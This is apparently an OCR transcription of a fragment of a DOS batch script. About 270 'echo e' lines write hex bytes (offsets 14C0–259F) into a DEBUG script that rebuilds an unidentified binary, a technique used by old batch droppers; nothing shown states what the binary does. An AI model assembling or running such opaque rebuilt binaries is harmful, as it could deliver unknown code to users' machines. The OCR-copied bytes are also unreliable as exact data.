
```
echo e 14C0 74 36 DF 43 78 94 02 33 13 43 19 74 52 80 D3 33>>1
echo e 14D0 70 8A 9E 93 CE 29 69 33 56 B1 4A 92 D8 52 F4 23>>1
echo e 14E0 5C 71 FE 72 BA 2F 54 66 E1 86 65 C4 C4 4F 4A 01>>1
echo e 14F0 4B 48 E2 CE 52 E3 82 07 2C DF 4E 51 DB EF A1 51>>1
echo e 1500 4B 1D 0C 0F BD 87 73 2D B0 EF 1C AC 5D 62 B6 6A>>1
echo e 1510 03 F7 60 07 76 CD 2C 61 46 97 D5 C0 ED 76 4F 00>>1
echo e 1520 91 7C F0 D2 FA 5F 90 96 7F 88 F6 DE 5F 42 5D 6B>>1
echo e 1530 4F F9 80 03 B3 98 CB AB 86 F8 91 73 6C 7F 4B D5>>1
echo e 1540 07 5D 56 5F 9E 18 F9 D6 21 83 51 29 3B 08 8C 9C>>1
echo e 1550 AB C9 96 67 D0 00 BB A5 DF 9A 54 F8 A6 DA 49 AB>>1
echo e 1560 FF A0 15 06 C9 1F 29 F7 8F AF 49 A2 63 C0 9A 1C>>1
echo e 1570 D7 96 14 F5 A0 64 7F 5C 60 45 59 3B 4D A7 92 E9>>1
echo e 1580 5B 27 E6 4E 8C B7 05 F8 14 ED 33 8C FA D0 AE 00>>1
echo e 1590 15 7D AC 2B F8 F3 B4 D2 58 56 AB FF CB 06 3F A5>>1
echo e 15A0 04 79 14 5C CF DB B6 E5 F5 78 FC 92 41 5F C9 1E>>1
echo e 15B0 CA 7A EE 84 45 11 72 56 45 09 4C C0 D9 5C 69 6B>>1
echo e 15C0 57 20 DF 3F 1C 93 29 2A F6 7D DB 00 80 5D 56 3A>>1
echo e 15D0 FC 93 3A 3B 98 18 0E 02 2C A2 44 58 86 2C B8 99>>1
echo e 15E0 75 53 5B 96 AA 08 37 5C 00 4A 23 31 65 1A 4F 12>>1
echo e 15F0 76 2E 6A 0C 63 4A 62 CF 22 A1 23 92 28 23 87 14>>1
echo e 1600 45 65 88 5E 8F 6A A0 90 B8 A7 E3 3B BA 38 73 2C>>1
echo e 1610 50 91 41 7E 65 1B 26 05 85 73 8A D4 C6 DD F4 00>>1
echo e 1620 AB 10 76 9B 08 9D B5 89 2B B0 5C E4 21 07 B8 EE>>1
echo e 1630 B0 C4 24 FA 55 6C 9C CA EE A6 B2 04 64 99 19 0C>>1
echo e 1640 45 8E 27 6C 4E 8C 0A 33 07 88 E4 CC 4A 1C 8B 0C>>1
echo e 1650 CB 54 22 B6 6D 86 6E C7 4E 28 64 82 45 D8 4F 4A>>1
echo e 1660 23 A3 7E 72 E3 A5 96 C6 41 44 54 A9 BF 85 6C FB>>1
echo e 1670 6A CB 8B 6F 4D B7 96 13 A3 0E 76 75 37 24 ED DC>>1
echo e 1680 8A 9A 49 10 60 3C D0 24 D7 DA B8 73 4A 4A 06 6E>>1
echo e 1690 BE 87 D0 9C A5 97 7E E4 19 86 7A 10 02 DE 1F 68>>1
echo e 16A0 03 74 7B 9D 05 40 A8 54 02 9A 59 A7 B4 C4 48 A4>>1
echo e 16B0 AE 9C E7 3B 3D 0A 6C 86 77 0E C0 F7 5A 49 C7 39>>1
echo e 16C0 77 B0 73 6E E2 05 33 A5 74 DB 9C 4D 2D 44 70 D6>>1
echo e 16D0 64 89 FF 2F 56 AA 39 6B 63 FB AA 89 97 81 92 B2>>1
echo e 16E0 71 06 F4 A4 CC 15 54 90 45 16 79 FD 0C 18 8B 80>>1
echo e 16F0 58 62 74 73 B9 E0 07 72 D1 99 D8 CD DB 34 01 7A>>1
echo e 1700 46 31 3D FD 8A 80 26 AB 99 29 A0 9A A9 2C 2B D9>>1
echo e 1710 C8 AE B7 73 12 9A 2A F4 5C 8F 7A D8 34 4C 11 9B>>1
echo e 1720 99 12 5F 02 C1 7D 30 50 CF BD 1F 53 33 CE BC 71>>1
echo e 1730 DD 2F 4E 84 4D 42 08 71 D2 AA F1 93 A3 3A 9B 5E>>1
echo e 1740 20 76 0A FC 61 73 FB 78 69 A2 53 B9 28 34 67 F0>>1
echo e 1750 C6 42 8F 9D 66 58 58 95 4C 55 C0 6C B1 4A 91 42>>1
echo e 1760 3B 5C F9 ED 9A 24 0B 80 29 2E AD 79 C2 E6 62 C6>>1
echo e 1770 38 9A D8 D3 1C 8D A8 EF 64 AE D6 1A 42 07 F3 23>>1
echo e 1780 DD 11 D0 E1 03 2E 43 CC 4D 0C FF 26 C5 70 2B EC>>1
```




```
echo e 1790 F5 D5 FD AB 9F 8D 94 B0 26 34 99 85 25 12 C7 7D>>1
echo e 17A0 43 55 A4 E2 88 36 B5 3E EF 8C 7A 0D 27 58 24 FD>>1
echo e 17B0 AD FC 09 D3 C7 01 5F 47 F6 CA D0 94 2C 97 11 91>>1
echo e 17C0 0E E7 17 45 C1 C2 12 90 78 94 58 14 CE 14 E8 73>>1
echo e 17D0 72 E0 ED BA 59 CC DD 52 13 0F 82 13 B1 4E 60 8E>>1
echo e 17E0 D1 4C 28 03 6A 88 37 35 B1 BD 9F FB 8E F2 FC D6>>1
echo e 17F0 C8 B6 B0 45 AA E5 3C 88 A8 5E F4 84 2B 93 88 16>>1
echo e 1800 59 C2 37 B8 9B A7 3A 1A 26 E8 14 DC DB 12 89 9E>>1
echo e 1810 5D 1F 06 99 B9 8E A6 45 C5 18 1F 45 B2 64 C5 8E>>1
echo e 1820 B1 0F AB 5D DC 84 52 C1 19 45 29 46 E8 97 BF 0B>>1
echo e 1830 6D B4 BA E4 29 83 AC 45 84 ED E5 8C D2 B6 4A 3F>>1
echo e 1840 19 1D F9 A2 50 53 52 9E 8A F8 63 C3 EC 55 F3 F8>>1
echo e 1850 8C 80 BF 3F 9D 82 B1 D9 BA FD 54 72 33 40 B5 C8>>1
echo e 1860 BF 0B 6D 40 E1 CF 43 7E DB C5 75 C5 4D EB 85 91>>1
echo e 1870 48 6E 14 00 1C 24 AC 24 65 13 63 A9 A8 4B EA 73>>1
echo e 1880 49 D2 CE CB AD 59 CA 40 E6 38 F5 32 8D 20 61 E2>>1
echo e 1890 77 24 A8 5B F2 9A 6B 37 DB 84 8D 8F 54 15 5B 56>>1
echo e 18A0 05 FC 0A 7A 0A 9F 84 65 F9 FC 24 35 1D 7B 04 9B>>1
echo e 18B0 31 17 F3 A3 8A 19 AE BE E9 B1 4C 5E 94 3E 22 0D>>1
echo e 18C0 C9 4B 57 A4 DD BA 55 CF 46 56 6D 88 5F 0F 25 99>>1
echo e 18D0 D3 62 7C 45 32 70 0A A6 68 2F 41 63 D4 68 20 12>>1
echo e 18E0 E9 03 4F 06 73 F2 7F 96 8D 56 9A 04 43 D3 1E E8>>1
echo e 18F0 1D 3A 7A E6 41 87 29 D9 2F 11 D2 D1 32 38 BD 4D>>1
echo e 1900 50 64 C5 EE 30 9F E3 3F C1 02 9B 29 61 49 B2 B6>>1
echo e 1910 28 DB 96 A4 58 4A 51 CB D4 6E FA 3C 22 EA 89 10>>1
echo e 1920 A8 51 60 B2 B7 2B 27 9E BD 4F C0 FB 69 22 04 F3>>1
echo e 1930 55 E3 EE 90 C6 71 38 D6 55 7A 87 3F 91 3B 6A D4>>1
echo e 1940 8C 08 B2 94 8E B3 8A 44 8B 5A 46 67 1F 78 78 19>>1
echo e 1950 7F 01 06 DB 88 EA 43 24 9C C2 94 39 19 35 3B 90>>1
echo e 1960 6C 11 40 A0 96 93 C6 07 17 D6 61 28 01 C2 DE DD>>1
echo e 1970 12 44 A6 77 B0 87 9A 63 63 A1 FD 6D 09 14 2D CA>>1
echo e 1980 7B 3C 7B A1 25 ED C0 35 03 0A 9E 98 F4 1C 1D 5B>>1
echo e 1990 98 9C D2 C1 C5 6D C2 E9 22 7A D8 EE 3C 70 D1 C5>>1
echo e 19A0 3D 2F 75 D4 9D 0F E4 D5 F8 68 E3 EE 4F 38 01 D4>>1
echo e 19B0 65 80 56 CE C4 05 B3 DD 77 8D D4 04 9E C2 4B 2B>>1
echo e 19C0 B4 22 0D E1 A5 9B CD 30 63 97 3C 42 E2 E2 65 E2>>1
echo e 19D0 B9 C2 17 0B 7F 7E 69 21 51 DF 75 80 B7 43 CC C1>>1
echo e 19E0 29 9E E0 10 65 F0 53 52 E5 24 27 DC CF 4D 15 AD>>1
echo e 19F0 D1 00 D8 B6 7F A8 CD 2B 5B 3E 91 51 B3 AB 98 18>>1
echo e 1A00 5F 20 CE 0A BC 41 BB 02 88 EF FA 69 EF 5B 86 4C>>1
echo e 1A10 08 25 F4 5D 6A 3C 92 CA 98 E1 98 C9 B7 7C A3 C8>>1
echo e 1A20 05 A0 5D 32 CF 35 6E BB A0 AA BE 41 39 B7 B6 FC>>1
echo e 1A30 65 BE 13 6F 21 71 BB 9B 53 6D 36 C0 C3 79 25 76>>1
echo e 1A40 21 68 A6 A5 A8 17 3F AE E8 35 01 D0 DA FE 1E 39>>1
echo e 1A50 57 0A 74 FB 9A 05 37 43 C1 40 85 00 A6 87 94 91>>1
```




```
echo e 1A60 4E 76 2D 3C 93 9E B1 6B 38 09 95 24 A7 20 E9 C6>>1
echo e 1A70 5A 62 4D AF EC BE 10 01 44 BA B8 55 FA F6 02 3E>>1
echo e 1A80 F3 BD 44 AB 6D F1 C1 B6 A9 C6 CD A7 FA 3C 69 12>>1
echo e 1A90 58 D8 DC 39 18 47 0D 5D 26 DB FC 0C E3 EE C9 FC>>1
echo e 1AA0 99 C8 3B B4 57 59 F2 34 CB 3A 73 73 8A 2E 38 61>>1
echo e 1AB0 52 45 53 87 99 26 A2 39 6D AC 79 0E 1D AE 05 5A>>1
echo e 1AC0 74 2F 8D 24 51 59 54 51 16 AE CF E3 98 E5 8D 97>>1
echo e 1AD0 E0 D9 E6 A7 08 EA B9 95 53 B6 47 08 36 E8 37 DA>>1
echo e 1AE0 9F CD 6B 17 5B 5C 06 48 3D 6F 14 7E D0 F7 53 8E>>1
echo e 1AF0 A6 F7 C9 A9 72 29 23 26 58 69 E0 5D 5E 9B 13 A6>>1
echo e 1B00 85 14 25 2E C8 38 4A FE 87 14 10 EE 3A 97 22 D2>>1
echo e 1B10 B8 45 40 66 FA 27 14 37 0D 13 67 2D A3 01 6C 58>>1
echo e 1B20 2F 1E 5F C0 30 01 AB 48 D3 8B F6 3F 6A 29 8F 25>>1
echo e 1B30 1F 91 EB A5 31 53 54 6C 2E 86 31 89 07 86 B2 0D>>1
echo e 1B40 70 06 C3 16 86 3C 16 E9 86 A9 8A 86 6C 54 28 DC>>1
echo e 1B50 E6 DA DD B9 4E 50 C1 1E 52 AC FB 00 D0 6E B5 B7>>1
echo e 1B60 32 6E C3 40 F1 77 C1 8D 3B C2 56 CD 13 E8 E6 10>>1
echo e 1B70 84 09 7E DD CB 1B 40 1B 1E 33 0E F9 49 07 B9 E8>>1
echo e 1B80 73 5E EF 1E A8 53 95 1E E6 BD 6A 0E 75 29 DC 41>>1
echo e 1B90 5E 4F DD 55 EB 70 CB 3B 5E B1 13 DC 4B 27 88 E6>>1
echo e 1BA0 18 4C 95 69 64 81 6B 34 67 A6 62 39 0C 0C F1 11>>1
echo e 1BB0 1D BA 5E 6D 8F 6E C2 31 D3 24 AE 32 9E 1D 2A 82>>1
echo e 1BC0 02 CE 12 98 71 D9 B6 80 BB C2 C9 73 71 CE BA 55>>1
echo e 1BD0 4A 37 F2 44 B2 3A 69 C2 3A C8 2F 41 2D A8 88 2F>>1
echo e 1BE0 96 A3 E9 58 43 91 6F B0 B2 9E 97 CE 69 AE 68 EB>>1
echo e 1BF0 0B E9 65 29 85 08 1E A3 B0 A7 50 8D B6 FC B1 34>>1
echo e 1C00 39 FC E7 E9 A0 69 EB 4D D2 0F 16 34 4D DA D3 76>>1
echo e 1C10 53 F0 2F 5C 47 45 F1 2C 6D BF 8B E9 CE 9D CF 3A>>1
echo e 1C20 54 60 F4 E1 10 7C A2 E1 83 19 6F DE 26 44 DF B5>>1
echo e 1C30 27 E7 8D D7 5B CA 98 BF 48 77 9D 7C 71 6B 1E 30>>1
echo e 1C40 47 46 C5 B3 7E B1 30 96 16 C5 39 06 73 9D 86 B2>>1
echo e 1C50 AE F7 87 84 BA EE AE 5D D2 41 71 89 13 16 A3 9E>>1
echo e 1C60 1E 27 39 26 AD 5B 26 3F 62 E9 9B 2A 92 29 BA 73>>1
echo e 1C70 C9 BA 45 98 EE F7 DE 09 75 31 C8 95 D5 8E 0B 3C>>1
echo e 1C80 58 FD A7 76 5D 7E 2F EA ED C9 91 45 C1 C4 29 D9>>1
echo e 1C90 6F AC 44 AA BC 6A 7E E8 AE 26 32 49 18 1A B9 25>>1
echo e 1CA0 9C 21 B2 7C 7C 55 96 B2 85 BE 6F D8 0E FE 47 38>>1
echo e 1CB0 24 BD 2B 46 87 6C C6 6D A7 AD C7 AD E7 9C 4F 5D>>1
echo e 1CC0 0F 5D 8F 3A 56 DF 57 E1 79 B7 BC 04 C9 E9 68 D5>>1
echo e 1CD0 6E A1 6D A6 10 D0 7C 7C 01 A9 0B F3 FA 9E D5 D0>>1
echo e 1CE0 9C B7 74 9D 2C B5 4A B7 9B 53 16 06 33 4A CD F4>>1
echo e 1CF0 AF A1 40 E4 DD 09 69 73 43 11 70 73 1D 46 C9 55>>1
echo e 1D00 DA 20 76 78 6D 9B D8 E4 75 1A 7A 27 40 26 14 2D>>1
echo e 1D10 DD 04 D9 D3 D2 F8 45 FD 01 90 A5 BD CC 87 68 87>>1
echo e 1D20 43 C1 C5 28 2B 48 DE 26 2C 73 24 C9 66 74 34 DA>>1
```




```
echo e 1D30 34 F8 3E 62 CE 4C 08 18 A4 78 29 A1 2E 80 34 DB>>1
echo e 1D40 35 54 03 89 8F B1 8C A2 5D 6A B5 6A A6 AC 0C CD>>1
echo e 1D50 C9 BB 24 E5 D4 D5 7C D8 DC BA 3A 1C DD 05 4E 3E>>1
echo e 1D60 CB 62 5D 85 4E C4 A0 DA 65 1A 7A F9 DE 8A 32 9B>>1
echo e 1D70 DF 1C 5D 8B 3A 0B 65 B3 7B 0C 8C 13 DE D5 B6 86>>1
echo e 1D80 D1 E2 C4 11 C8 B6 25 31 06 EB 4E 72 A9 24 F2 0D>>1
echo e 1D90 E3 33 29 9A 9D AD AB 3B 19 90 69 13 77 A4 6D 6C>>1
echo e 1DA0 5D E0 24 FC 84 9A 2C 81 88 45 AB 26 A6 AB 77 34>>1
echo e 1DB0 DE EF 23 38 D1 DD 52 63 ED 4D 1B 76 4B B7 E9 EB>>1
echo e 1DC0 3C C2 DB 77 18 EF D7 29 B4 A2 5F 0A C1 D1 BE 83>>1
echo e 1DD0 22 83 5E 05 73 6F C9 A0 DD A7 09 5C 9D CC EC C8>>1
echo e 1DE0 A9 B4 58 28 54 A9 BE C5 94 91 58 DA C5 2A 5D 23>>1
echo e 1DF0 E4 16 89 54 E4 EB B6 66 C3 DA 14 20 6C 6F 9B 65>>1
echo e 1E00 3D 1F 7F 2A E9 BB 9B FB 3E 61 90 7D FC 59 18 C0>>1
echo e 1E10 4A C5 4C 0C 43 9B 76 A0 16 2D B0 F8 05 E0 CC 8E>>1
echo e 1E20 C0 E4 E4 A9 D0 C8 FE 20 BF B2 9B 1D 20 9F C2 27>>1
echo e 1E30 9A 9F 4B 9A C4 23 09 A8 24 F7 21 EE 47 0C A4 9A>>1
echo e 1E40 50 DA A7 52 9E C7 15 B0 1E F4 D3 C2 DA 29 62 E1>>1
echo e 1E50 EF 1E 9A 75 A3 5D 0C 18 09 10 06 9F 52 13 AB 24>>1
echo e 1E60 5B 70 DC 13 D4 0C 05 7B 8F 7F CD 2B 25 83 DF 7D>>1
echo e 1E70 F5 65 C5 23 F9 07 34 DC 8E 6D D5 68 86 D1 00 62>>1
echo e 1E80 3B 6D 58 D4 D9 7D DC DA 17 04 C2 F4 9C A4 B9 53>>1
echo e 1E90 73 DE 26 5C 82 5C 31 0E 74 5B B8 25 AF E6 08 64>>1
echo e 1EA0 61 EF B1 10 15 82 87 DA 69 10 B9 A1 17 25 F4 9D>>1
echo e 1EB0 7C 4E BE 48 A6 48 37 74 51 A0 7E 50 48 A1 F5 7D>>1
echo e 1EC0 F9 EA F2 A6 7A 19 0C C2 FF E5 5D 1E AF 07 F8 DA>>1
echo e 1ED0 C5 37 2C FC 94 EA D5 29 1A 6D D4 B9 C4 1C DF 35>>1
echo e 1EE0 27 80 AF 33 29 CF 55 72 1D 1D 23 E3 75 C4 C2 3B>>1
echo e 1EF0 DB 04 C8 5F 46 DA 53 0E 5E 1A 15 33 D4 4F 6D A7>>1
echo e 1F00 43 AA F7 81 09 F6 69 93 DB 0E 27 30 A0 BC 80 41>>1
echo e 1F10 F6 5E 9E 55 A5 6A F7 19 E9 82 73 79 C2 44 5C 68>>1
echo e 1F20 D1 FA 5F 24 B3 57 C1 1C 8E 31 F8 51 5A 86 B2 06>>1
echo e 1F30 6E C1 4E 20 DD CA A4 33 CD C0 9D 74 AE 76 8B 9A>>1
echo e 1F40 0A 1E 79 92 22 00 6A AC 3B BB EC 7D EA 41 3B 2D>>1
echo e 1F50 D2 38 3F C8 48 32 EB 44 7B 30 9E C7 71 C0 45 A8>>1
echo e 1F60 36 D7 78 E9 39 2B 8D EB FA 8C 17 25 C9 1B 26 F0>>1
echo e 1F70 50 1D B7 62 8D AD 4B 38 49 37 3D E3 1F FE 93 9E>>1
echo e 1F80 46 41 F2 4B 00 E8 71 DB CF A7 92 85 A0 FE 0A 67>>1
echo e 1F90 7D 5E 23 D9 90 7C 65 01 C2 C0 AD A4 52 28 E4 FF>>1
echo e 1FA0 0B 67 99 13 11 B6 CD DD 96 58 F3 D6 24 CD AB 8F>>1
echo e 1FB0 26 52 C6 05 09 3F 75 10 0F 65 D7 77 F2 6A 2C 2C>>1
echo e 1FC0 37 F9 E2 C2 4D A9 74 8A 19 11 46 64 03 1B BF A4>>1
echo e 1FD0 77 94 64 4B 3A 96 50 2C D9 37 F3 E2 3D 29 94 73>>1
echo e 1FE0 03 22 61 D3 0D 2E FC BA 8E 98 52 3E 25 62 C2 6C>>1
echo e 1FF0 57 97 31 4A 2B 1F F1 CA ED 3E 90 D7 18 F3 B2 50>>1
```




```
echo e 2000 4E 3B 42 25 5B B7 B7 C0 5D 1F 8A E9 2E 5E C1 D0>>1
echo e 2010 BE 9F 2E 03 8E BD 3C E2 16 CD BC E9 C5 96 29 BA>>1
echo e 2020 DB 71 BE DC 66 94 92 5D 89 B0 74 1F 42 0E 72 66>>1
echo e 2030 E0 F4 BB 61 52 35 93 5E B7 2A 39 04 8F 2A F3 D3>>1
echo e 2040 C4 55 E3 A7 7A CB C6 00 F5 7D 1E 1C 0C 2B D2 02>>1
echo e 2050 EA B4 CA 3A 8E 9C CC 54 DF 63 0A 3F 50 D2 EA 34>>1
echo e 2060 C4 83 00 17 11 D2 66 21 9B EF B5 42 1C 35 96 16>>1
echo e 2070 7B 41 F2 86 DA 72 64 F9 04 C8 93 48 1F 70 1B 4E>>1
echo e 2080 4E 60 FB 0E F9 F6 10 3A 5C 44 7B 09 B4 3E D8 42>>1
echo e 2090 8E 25 55 EB AC 94 D9 14 10 F9 03 E9 C4 C7 B1 FA>>1
echo e 20A0 95 87 95 A9 D9 47 76 77 8C 69 E7 40 28 BC 72 D4>>1
echo e 20B0 84 52 1C 26 22 78 77 8C 4F 8F 69 B2 8E 0F 2B 23>>1
echo e 20C0 69 35 70 C8 CC 7C EF D3 BD 64 E7 ED E7 DA 61 42>>1
echo e 20D0 DF D9 25 48 73 76 10 C7 08 E6 70 6C 9C B3 2F DF>>1
echo e 20E0 CE FD 6E BA 28 24 36 BC 88 EF 63 F6 02 80 51 BF>>1
echo e 20F0 11 41 37 06 BF FB 68 19 67 22 5E 4E 28 D9 94 29>>1
echo e 2100 54 C6 DF 8C 74 34 C1 EF DC B8 76 1F 41 56 FE F3>>1
echo e 2110 DB 74 5F 02 C9 3F 22 88 6A 3A 2E B9 97 39 C0 36>>1
echo e 2120 D8 36 E6 9A AF 1F 7A 33 C7 0A E4 C5 D6 54 5E 78>>1
echo e 2130 6F CC 62 7E BB A4 DC D4 85 3F AA D2 0F 91 10 9A>>1
echo e 2140 9E EA 4C 89 A7 E2 FB 8C DF D8 9E 2F CA C4 55 10>>1
echo e 2150 07 39 80 C2 5D 17 BD 58 FB FA 68 FC 86 71 32 FE>>1
echo e 2160 4D E2 55 29 40 8A 2E 9D 15 FE AA ED 7F 74 0D 42>>1
echo e 2170 34 70 3E BE 56 95 9A A5 F0 81 CD F2 2B 8E D8 31>>1
echo e 2180 C3 0A E5 AF CA 50 E3 61 61 B8 BC C7 F5 47 B8 C5>>1
echo e 2190 C1 33 44 00 1F E1 ED 8D A0 87 6F FD 15 C7 E1 FC>>1
echo e 21A0 13 D1 77 88 ED 55 A3 68 05 74 42 22 AC A4 E4 A6>>1
echo e 21B0 AD AB 47 57 85 4B 2A 5F C6 5C 8B B5 45 48 11 BA>>1
echo e 21C0 B9 5D 49 9D E0 82 50 5F 0D 4C 1F 61 98 75 34 1F>>1
echo e 21D0 62 FE 97 EE A4 84 4D A0 1D 10 9D B5 0A 71 96 62>>1
echo e 21E0 5F E4 40 45 A1 9C ED 89 DF B0 C6 B6 62 57 2D B2>>1
echo e 21F0 02 2D 5A B5 4D 41 A0 CF 22 A4 D7 CE 1B D9 74 49>>1
echo e 2200 55 EC 11 D4 C4 F6 97 52 EA 95 5B 29 81 8D 8F D6>>1
echo e 2210 8D 64 5B 84 1E 5B 53 01 B9 60 A4 2F 2B 3A D6 11>>1
echo e 2220 8D 4F 0F 6B 97 5E 0C 65 F5 6C 05 B8 1E 41 BB A5>>1
echo e 2230 8D BF 65 C2 9D 95 17 72 29 BF 47 01 AD 8D B0 1A>>1
echo e 2240 0B AD C6 FD F4 EA B4 24 D8 06 A4 1C D4 CC C3 12>>1
echo e 2250 5A 0C 83 FA A6 39 B1 48 B6 BC 0B 75 E5 AF 6E 14>>1
echo e 2260 0F CC 3F 08 25 91 66 C7 36 9B 5E A6 5E 62 37 D9>>1
echo e 2270 A0 6A C8 8D 42 D6 CC B5 57 ED 5C 3E CD 89 3E 96>>1
echo e 2280 23 DC 19 A0 28 10 FE D8 80 43 52 1E 00 47 45 06>>1
echo e 2290 C5 27 AD 5A 5D 6E 91 01 5D A8 60 6A 74 88 61 40>>1
echo e 22A0 83 79 34 95 19 A5 83 4F CD 23 3B CD 15 E9 5F EE>>1
echo e 22B0 CF E5 4B 74 66 06 D6 5C E8 6F E2 C7 BA 44 54 D0>>1
echo e 22C0 B8 31 9B 9A DF 7F CC 13 4A 42 BD 08 48 71 BA 13>>1
```




```
echo e 22D0 E8 61 6F 4F E6 EC 1E ED DE 85 5F A2 C8 A0 94 AD>>1
echo e 22E0 31 96 89 26 E6 1F 0B 5B 62 51 BE F3 2C 58 22 27>>1
echo e 22F0 AF 86 EF D4 5A EB 00 AB 20 33 87 2E CF FE BA 83>>1
echo e 2300 58 D2 C4 BB F3 CF 4F D2 44 EB F7 17 8F 0E A3 97>>1
echo e 2310 EE D7 E5 74 6E 25 91 4A DD 12 66 B7 63 48 7A A5>>1
echo e 2320 1B 2D 3E CC D7 19 24 62 BB C8 6E 5E 35 6E BB DF>>1
echo e 2330 BE 7C F7 CF 4F 38 6C 99 69 EF 38 BD 41 BD 7C C9>>1
echo e 2340 03 AF 99 6E DB C7 E9 4A 37 86 56 CD E7 B1 DA 8B>>1
echo e 2350 B8 EF 3A B6 EC E9 FC B4 B1 E7 21 2D 70 C8 83 92>>1
echo e 2360 70 2A 4E F7 9A EB 43 37 FA 97 A7 88 3D C9 81 86>>1
echo e 2370 FD 4B 55 FE 4B 4E D0 F4 B3 84 29 B1 3D 36 49 83>>1
echo e 2380 66 68 36 8C 65 81 CE 02 8D D5 DC A5 3F 62 D9 05>>1
echo e 2390 39 84 20 4B FA 28 C3 D0 08 5E D1 72 52 FC 68 10>>1
echo e 23A0 A2 99 2B D9 A2 60 FF 88 5D 31 59 2E 5B 4E A2 B3>>1
echo e 23B0 A8 52 AC C4 29 B2 0D FC 21 62 A8 8D 64 99 2B 99>>1
echo e 23C0 6D D3 4E B7 FC 49 51 85 7C C8 B7 63 D0 C4 AD 88>>1
echo e 23D0 BE 3A B6 6A 9D 76 98 0D 26 C9 DD A2 4D D6 68 FF>>1
echo e 23E0 06 61 51 6B BE F1 81 D0 4A C9 21 67 05 2A 28 84>>1
echo e 23F0 1E 47 5A 0B F5 06 03 54 C4 66 51 5D 55 45 2A 73>>1
echo e 2400 51 E5 F1 B0 22 1A B8 CC B9 7B 7A FA EB 61 2D 9E>>1
echo e 2410 5B D9 DC F1 BD C4 4E 94 D6 29 19 F9 67 A0 33 75>>1
echo e 2420 79 2E 94 83 7D 49 24 A7 78 8F 40 10 9B 5C 03 D1>>1
echo e 2430 82 F6 5A 35 2A 05 CC 42 66 3F 15 5B AB E2 50 1F>>1
echo e 2440 6E 9E 77 FB 5E 05 C5 BF 1F BE D2 57 4A 55 18 F9>>1
echo e 2450 F2 4B 93 79 CD 29 35 ED 7E AA F5 B1 D6 8D 3C 50>>1
echo e 2460 A6 A4 8B 66 B4 3F 01 4E 3F 47 FC 78 90 00 AE C8>>1
echo e 2470 D0 CD 16 E2 B4 04 E5 07 BB 2B 27 96 01 21 83 FA>>1
echo e 2480 D4 AA 2F 98 49 FD FE CF 7F A9 A9 5A 6E FE 93 AD>>1
echo e 2490 6B 89 58 E6 D1 E5 5E 36 47 1E A4 0B 2E A0 E7 4D>>1
echo e 24A0 93 51 D4 EC FD 19 EB 8F 2F 7F F6 F4 9C 1A D0 6A>>1
echo e 24B0 90 91 E4 54 A0 6B D4 D4 FA E8 27 A4 A5 01 AA 77>>1
echo e 24C0 B5 55 F1 31 F2 D5 CF B5 9A 01 57 54 84 CF 45 C8>>1
echo e 24D0 7D 39 B1 29 9E 59 BD 18 02 51 9E FE B5 F0 17 22>>1
echo e 24E0 97 FB AA 11 3D ED 53 92 1A 3E 8B 2F E9 5D 18 F6>>1
echo e 24F0 E7 16 35 D2 9E 02 D9 38 66 76 F9 0B 7D CE CE 44>>1
echo e 2500 7E DB F2 6E 6F B6 1D BA 6D 9D E5 76 78 7F 7A 38>>1
echo e 2510 C3 CE 19 DD ED 4A 91 99 73 BD 90 96 CE E9 16 9A>>1
echo e 2520 13 A3 F6 C8 BE 86 89 AF D5 43 B6 C7 13 84 8B C5>>1
echo e 2530 71 F7 00 28 9F C0 97 6E E2 3C 49 8D 8E 8E 09 41>>1
echo e 2540 F6 9A 12 6C 90 A4 47 39 5D 0E 52 D4 C5 4C 8B FC>>1
echo e 2550 8B EB 65 6A B9 12 2F 45 F6 4D 9A 47 21 70 5D 6F>>1
echo e 2560 85 F5 28 EC 03 4A 57 4E BA B9 DC F0 63 6E 31 DA>>1
echo e 2570 E2 74 FD 27 24 25 D8 CF FC 53 3F 48 67 5B 05 E9>>1
echo e 2580 2D 41 4F AB 66 57 32 88 34 34 F7 05 E7 EB 15 35>>1
echo e 2590 B8 85 15 9D C9 7F 21 72 5D 6A 0B 4B 01 02 4E AD>>1
```



